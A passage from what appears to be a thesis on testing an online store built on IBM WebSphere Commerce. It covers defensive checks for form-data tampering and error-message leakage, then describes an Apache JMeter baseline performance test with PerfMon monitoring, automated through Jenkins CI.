By default the customers' sessions end when they log off or close the browser (Session management N.d.). It is possible to enable login timeout for cookie-based sessions, so that after a certain time the system automatically logs off an inactive user (Enabling login timeout for a cookie-based session N.d.). It is also possible to enable persistent sessions, so that the site remembers the user even after closing the browser if "remember me" is selected (Persistent sessions (Remember Me) N.d.).

5.7 Data manipulation/Data integrity tests

Applications might send data to the client in a form and expect it to be sent back without modification. The fact that the user cannot directly modify them might give a false sense of security, however, that is far from truth. The client can control all submissions from the browser to the application's server and change the values if so inclined. If an online store stores the product price values in the form and uses them as they come back from the user, it is possible the user has edited the price to be lower than it should be. That is why the server should always perform a check for user submitted data and make sure the values are as expected. (Stuttard & Pinto 2011, 118-119)

Testing for data manipulation

This can be tested by finding all the parts of the application that handle data submitted from the client's side. Then the data that should not be modified by the customer should be changed. Usually the easiest way to do this is to install an intercepting proxy that allows you to stop the submitted form before actually sending it to the application's server and modify the submit inputs. If the application accepts the data that it should not, then its security is compromised. (Meucci & Muller 2014, 182)

5.8 Error Handling

Error messages can reveal a great deal of the state of the application. An attacker can get information about the application, the server and/or the database such as versions, paths, systems and frameworks used. With this information it is easier for them to plan their next attack. (Meucci & Muller 2014, 154)

Applications should never reveal any specific error details to their users. The detailed error message should never be sent to the browser but instead be handled server side. When an error occurs the application should have a generic error message that it can present to the user. (Error Handling, Auditing and Logging N.d.)

Testing for error handling

Error handling can be tested by carrying out actions that would lead to an error and an error message (Meucci & Muller 2014, 155). Most applications are prepared to handle errors that occur in normal use, however, act differently when more unusual errors are generated (Stuttard & Pinto 2011, 616). That is why it is advised to try to generate as obscure errors as possible.

WebSphere Commerce and error messages

In WebSphere Commerce errors can be handled within the current page the user is on or outside of it. Within the storefront JSP files StoreErrorDataBean can be used to handle the errors. (JSP Page error handling N.d.)

Outside of the current page the error can still be handled at the page level. At the page level it is possible to specify a default error page for when an error occurs within it. To do that a page has to be created and appointed to be the errorHandler JSP page and other JSP pages should direct to that page when an error occurs. ErrorDataBean or StoreErrorDataBean can be used to retrieve more info about the error. (JSP Page error handling N.d.)

If a JSP page does not have a JSP error tag, the error falls through to application level handling of errors. A default error page can be specified to be shown when an error originates from any of the application's servlets or pages. Application level error pages can be included using the deployment descriptor of the web application, where a page to be shown can be specified for different exception by name or code. (JSP Page error handling N.d.)

6 Performance Testing

6.1 Introduction into performance testing

Performance testing is needed to make sure the software that is produced will work smoothly for users without any performance related issues. Usually performance problems present themselves to customers as decreased response times that slow down the software. If a software has performance problems, it will affect customer satisfaction. In an online store if the site is too slow or does not work the customer is likely to do their shopping elsewhere where the experience is more pleasant. (Subraya 2006, The Need for Performance Testing)

Performance testing is done to determine the software's performance under different workloads. It can measure response times, reliability, capacity, throughput, scalability and any other metrics related to performance. These results can help to find bottlenecks and failure points in the software. Performance testing can be executed on different parts of the entirety of the software, such as application, database, system, network and devices. Most often software is subjected to load and stress testing during performance testing. (Erinle 2013, page 8)

Load testing simulates loads of user activity on the software to see how it reacts to them. The loads correspond to software specification and real life situations. The goal of load testing is to make sure the software will be able to handle expected real user loads with acceptable performance results. (Subraya 2006, General Perception about Performance Testing)

Stress testing is often used synonymously with load testing, however, it actually has a different goal than load testing; stress testing tries to find the break point of the software, not if it works under normal circumstances. In this type of testing the user load is increased beyond the normal loads and it is inspected when the software slows down into unusable territory or crashes altogether to find out what is the maximum number of users that can be supported at once. (Subraya 2006, General Perception about Performance Testing)

6.2 Performance testing activities

This figure shows the main performance testing activities and the order they should be performed in:




Figure 2. Core Performance Testing Activities

Identify the test environment

Identifying and having a thorough understanding of the test environment and the physical environment is a great way to increase efficiency in test planning and test design. Sometimes it is necessary to revisit the identification process for it to remain viable for the whole lifetime of the project. (Meier, Farre, Bansode, Barber, Rea 2007, 46)

Identify Performance Accepting Criteria

Performance accepting criteria usually equate to characteristics that users and stakeholders find as good performance. Typically these include at least the following three:

Response time: For example, the response time of a catalog page cannot exceed 4 seconds.

Throughput: For example, the system must be able to support 20 000 users at peak times.

Resource utilization: For example, the processor utilization cannot exceed 80 percent. (Meier et al. 2007, 47)

Plan and Design tests

When planning and designing tests, the main objective is to simulate real-world situations in order to provide reliable data of the application's usage. Real-world test designs increase the relevancy and usefulness of the tests data. This involves identifying the key usage scenarios, determining appropriate variability across users, identifying and generating test data, and collecting the needed metrics. The collected metrics can be used to detect bottlenecks and problem areas in the application. (Meier et al. 2007, 48)

Configure the Test Environment

Configuring the test environment before the to-be-tested components and features are ready can be a time saving measure. Different network and hardware compositions can produce difficulties in order to get load-generation and application-monitoring tools up and running. The earlier it can be started is better, as there is more time left to resolve issues before the actual testing can start. (Meier et al. 2007, 50)

Implement the Test Design

Realistic test implementation with user-load generated in such a way that the application cannot tell the difference can be a tricky task. This can take up more time than previously assumed, due to the need for tool-specific scripting in almost all of the cases. A good way to tackle this is to implement a working single usage scenario and combine it with other working scenarios to implement a complete test. (Meier et al. 2007, 50)

Execute the Test

Often when people think about performance the first thing that pops into their minds is the simplistic executing of the tests. There are, however, few things to keep in mind when executing the tests. (Meier et al. 2007, 51)

- Test environment should be validated once again in order to not waste valuable time
- Coordinate the test execution and monitoring with team members
- While running the test monitor and validate all the visible data
- Archive the test results, data, running time, and all the other information necessary to repeat the test if needed

Analyze Results, Report, and Retest

Various projects have various types of project members. These include the more technical members, different managers and stakeholders. In every case all types of team members get value from shared performance test results. However, in order for the shared test results to be accurate and relevant, the data must be analyzed. Captured data must be analyzed both individually and in collaboration with various technical members in order to identify whether the application's performance is at an acceptable or expected level.

Close attention must be paid to test failures and fixes of possible bottlenecks. The test must be revisited if either of these two is the case. (Meier et al. 2007, 53)

6.3 Baseline

Baseline is a metric measurement that is used as a base for comparison to see if there have been any changes in the performance of the test target. In web applications, such as online stores, you can use baseline testing to see if there is a difference in the performance after new builds or versions. It helps

with finding bottlenecks in the application and other problems that might have appeared. Baseline can be created for different levels of application, such as database, network and operating system. The results are formed from performance indicators, such as response time, processor capacity, memory usage, disk capacity and network bandwidth. (Meier et al. 2007, 21)

Baseline testing is typically executed with 1, 2, 5, 10, 20 and/or 50 users. The testing should not take too long, about 20-30 minutes is a recommended time, and the tests should be properly monitored to get meaningful results. (du Plessis 2009, 4) In baseline testing the characteristics and configuration of the application and environment should stay the same except for the parts that are varied for comparison (Meier et al. 2007, 21).

6.4 The Apache JMeter

JMeter is a free open source application developed by The Apache Software Foundation. Originally it was designed for Web application load test functional behavior and to measure performance, however, its various community-driven plug-ins make it a multifunctional performance testing tool. It has a long history stating back to 1998 making it a mature, robust and reliable performance testing tool. The fact that it is totally free-of-charge also plays a factor when companies explore the various tools regarding performance testing. (Erinle 2013, 15)

JMeter can be used for load testing or for performance oriented functional tests. It can be used to test both static and dynamic content on various resources. It can simulate a heavy load on a server or a server group, network or object to test its strength or to analyze overall performance under different types of load. JMeter offers a graphical analysis of the application’s performance. (Apache JMeter Introduction N.d.)


JMeter should be used to identify possible bottlenecks, form a baseline for your system setup, and paint a picture of the setups maximum capacity and measure reliability.

The Apache JMeter's key features (Apache JMeter N.d.):

- Performance test of different server types including web (HTTP and HTTPS), SOAP, database via JDBC, LDAP, JMS, FTP, mail (POP3)
- Complete portability to different operating systems due to it being developed in Java.
- Easily accessible and intuitive GUI (Graphical User Interface)
- HTTP proxy server for recording tests
- Multi-threading framework enables concurrent sampling by multiple threads and simultaneous sampling of different functions by separate thread groups
- Extensibility
- Tests can be automated (i.e. Jenkins CI server)

How it works

One thing to keep in mind is that JMeter is not a browser, even though it allows to *simulate* multiple concurrent users using the application. JMeter 'bombs' the application with multiple simultaneous HTTP and HTTPS requests and generates a log and graphs off of these. JMeter does not perform all the actions that a browser does. JMeter does not execute JavaScript, nor does it render HTML pages like a browser or parse pictures by default (it can be configured). (Erinle 2013, 16)



PerfMon ServerAgent

PerfMon is a JMeter plugin used for monitoring the server's performance during the JMeter test's run. It can gather information of the usage of CPU, memory, swap, disks I/O and networks I/O. There are over 75 metrics the plugin can collect from the targets. To use PerfMon, the PerfMon Agent has to be placed and started in the target server and in JMeter the PerfMon listener needs to be added to the test. (Pokhilko 2015)

6.5 Automatization of tests with Jenkins CI

Jenkins, previously known as Hudson, is an application that can be used for continuous integration. It monitors the execution of repeated jobs, for example building and testing a software project. (Meet Jenkins 2015)

The official website for Jenkins (Meet Jenkins 2015) lists the following as its key features:

- Easy installation
- Easy configuration
- Change set support
- Permanent links

- RSS/E-mail/IM integration
- After-the-fact tagging
- JUnit/TestNG test reporting
- Distributed builds
- File fingerprinting
- Plugin support

Plot Plugin

Plot plugin makes it possible to draw graphs in Jenkins. It will draw the graph across different builds for one or more values and it is possible to choose from different kinds of plot such as bar, line, are etc. The graphs can be built from Java properties files, CSV files or XML files. (Plot Plugin 2015)

7 Results

7.1 Security information package

The objective was to collect information about security risks for online stores, how to test stores for them and how IBM WebSphere Commerce is prepared for them. The information was gathered in one document that can be shared in Descom for all employees to get accustomed with.

Each security topic covers the basics of the security risk, testing for it, IBM's information about it and additional links related to it. The document can be found in the appendices.

7.2 The baseline test

The objective was to create a performance test that could be used to establish a baseline of performance in an online store. The test runs with 50 concurrent

users that mimic actual end-users browsing the page. From this activity, data is gathered regarding response times, throughput, and server resource utilization. The JMeter test, its plug-ins, and other components should be able to provide an average from all the *response times* that are gathered from the test and this data should be presented on a graph which would be the *baseline*. In the case of notable changes on the *baseline* the throughput and resource utilization data becomes valuable in the identification of a possible bottleneck or other problems regarding performance.

As mentioned in the previous chapter the choice of the baseline test tool is The Apache JMeter armed with the PerfMon ServerAgent plug-in. PerfMon ServerAgent plug-in provides developers the server utilization data from the server which hosts the online store. The test is automated on Jenkins CI server to run daily for an effective, information rich, and accurate baseline. Choosing JMeter and Jenkins CI was rather easy due to them being free for commercial use and already used in various load- and stress tests at Descom.

7.2.1 JMeter test breakdown

The JMeter test tries to mimic a normal end-user as close as possible (Complete mimicry is not possible due to JMeter not being a browser) to provide accurate test data. JMeter simulates users as *threads*. The users (threads) go through a login phase and after that start browsing the store like a normal end-user. Threads add items to the shopping cart, remove items from the shopping cart, browse top- and sub categories and search for merchandise. All the test elements, variable names, and variable values are changed in order to protect the anonymity of Descom’s clients.




Figure 3. JMeter Elements Tree

The first step in every JMeter test plan is to add the Thread Group element. In this particular test it is named "*Baseline_Test"* and has a roll of thread as a symbol as seen above in Figure 3. The thread group tells JMeter the number of users to simulate, how often the users should send requests, and how many requests they should send.

In this test close to every value needed in requests are parameterized. Number of users simulated, ramp-up period, and loop count are set in *User Defined Variables* component and used in the *Thread Group* component.

A few examples of the parameterization:

`${usercount}` variable tells JMeter how many users to simulate in order to create load.

`${rampup}` variable tells JMeter how long to take to "ramp-up" to the full number of simulated users (threads). If the ramp-up period is chosen to be 100 seconds and the test is ran with 50 threads, then JMeter will take 100 seconds to get all 50 threads running.

`${loopcount}` variable tells JMeter how many times the test elements are executed iteratively. This test has the loopcount set to 2, this is to minimize negative performance results caused by the application's cache.





Figure 4. Thread Group Parameters

User defined variables

As previously hinted, JMeter supports user defined variables crucial in complex scripts. Using user defined values is a good practice, as this way the tester does not have to insert the values over and over again in every instance of the test that need these values in requests. This makes test modification and updating more efficient. There are two important elements in the *User Defined Values* interfaced:

- *Name* the name of the variable, which is used in referencing it.
- *Value* the value set for the variable. This can be a String or an Integer value.

A bunch of user defined variables for this particular test is shown below in Figure 5.



User Defined Variables

Name: Variables

Comments:


User Defined Variables

Name:	Value
usercount	${__P(usercount,50)}
execution	${__P(execution,7200)}
rampup	${__P(rampup,10)}
minsleep	${__P(minsleep,2000)}
sleepoffset	${__P(sleepoffset,500)}
testname	${__P(testname,performance-test)}
resultpath	${__P(resultpath,./)}
firstrun	0
stepupcount	${__P(stepupcount, 5)}
stepuptime	${__P(stepuptime, 30)}
starttime	${__time}
starting_threads	${__P(starting_threads, -1)}
firstuser	${__P(firstuser, 0)}
host	${__P(host, http://example.com)}
port	${__P(port, 80)}
loopcount	${__P(loopcount, 2)}
deviation	${__P(deviation, 60)}
delay	${__P(delay, 150)}
store	${__P(store, EXAMPLE)}
frontpage	${__P(frontpage, /fi/EXAMPLE_FRONTPAGE)}
file	${__P(file, EXAMPLE_FILE.csv)}

Figure 5. User Defined Variables

HTTP Cookie Manager

JMeter's *HTTP Cookie Manager* is able to store and send cookies like a browser. If a HTTP request and the response contains a cookie, the cookie manager will automatically store it use it in future requests automatically. This allows JMeter to have its own session on sites that store session information in cookies. This test uses cookies in a great deal of requests, like the log in request.



HTTP Cookie Manager

Name: HTTP Cookies

Comments:

Options

Clear cookies each iteration?

Cookie Policy: rfc2109 Implementation: HC3CookieHandler

User-Defined Cookies

Name:	Value	Domain	Path:	Secure
cmTPSet	Y	${host}	/	

Figure 6. HTTP Cookie Manager

If controller

A logic controller called *If controller* is a component that allows to control whether or not test elements under it are executed. Here under the name of "*IF FIRST RUN – STEP UP".* Testers can input conditions and when they are met the *If Controllers* child elements are executed. In figure 7 we have

`${firstrun}==0` as a condition in order to execute the child elements that can be seen in figure 8.

Figure 7. If Controller




Figure 8. Child Elements

BeanShell Sampler

BeanShell Sampler is a component that allows scripting in the BeanShell language. In this test the *BeanShell Sampler* is used to set variables (login parameters, search terms, application specific request variables etc.), print out progress messages and log information. In this test the *BeanShell Sampler* is used to set the username and password credentials to authenticate against the applications back-end. The *BeanShell Sampler* is also used for other variables like the category numbers, store identification numbers and search terms. Those are not shown in order to protect the anonymity of Descom's clients.




Figure 9. BeanShell Sampler

Simple Controller

Simple controllers are used to store other test functionality, as they offer no functionality to the test itself. Simple controller named "*SHOPPING CART 1"* presented in figure 10.




Figure 10. Simple Controller

Test elements like *While Controller, Interleave Controller,* and *HTTP Request* nested under the *Simple Controller* in figure 11.




Figure 11. Test functionality nested under simple controller

While Controller

A *While Controller* runs its children elements as long as the conditions stated in it are met as *true*. In this test the JMeter loops through 5 pre-set categories in order to find a buyable product that gets added to the shopping cart of the online store. JMeter tries 9 times to find a suitable product, if no suitable product is found it executes the next test element.




Figure 12. While Controller




Figure 13. While Controllers child elements

Interleave Controller

Interleave Controller alternates its child elements (other controllers) in every loop iteration. In this test the *interleave controller* alternates between different product categories while the *While Controllers* logic searches for a buyable product from the online store. This allows the browsing of different categories in the while loop, without being random and not going through the same category again in a loop.




Figure 14. Interleave Controller

HTTP Request

HTTP Request sampler is the element that sends the HTTP/HTTPS requests to the web server. This element is the main load-generating component, which is responsible for the interaction with the online store. It makes the login requests, search requests, and shopping cart requests among many others. In figure 14 a HTTP request sampler is used to make an Ajax request which adds merchandise to the shopping cart. A great deal of the requests values have been parameterized, like `${host}` and `${protocol}` among other store-specific values which are highly test-specific.




Figure 15. HTTP Request

Jenkins CI

One of the aspects of a baseline test is to execute the performance test in close successions. This is where Jenkins CI server comes into play. Jenkins Job needs to be created by creating a new item on the frontpage of Jenkins. In figure 16 a *Freestyle Project is* chosen and given a name "*Baseline Test*".




Figure 16. Jenkins Job

To this job, execution steps are added. A Windows batch command execution step is chosen here to ensure that the PerfMon ServerAgent is up and running.




Figure 17. Build step alternatives

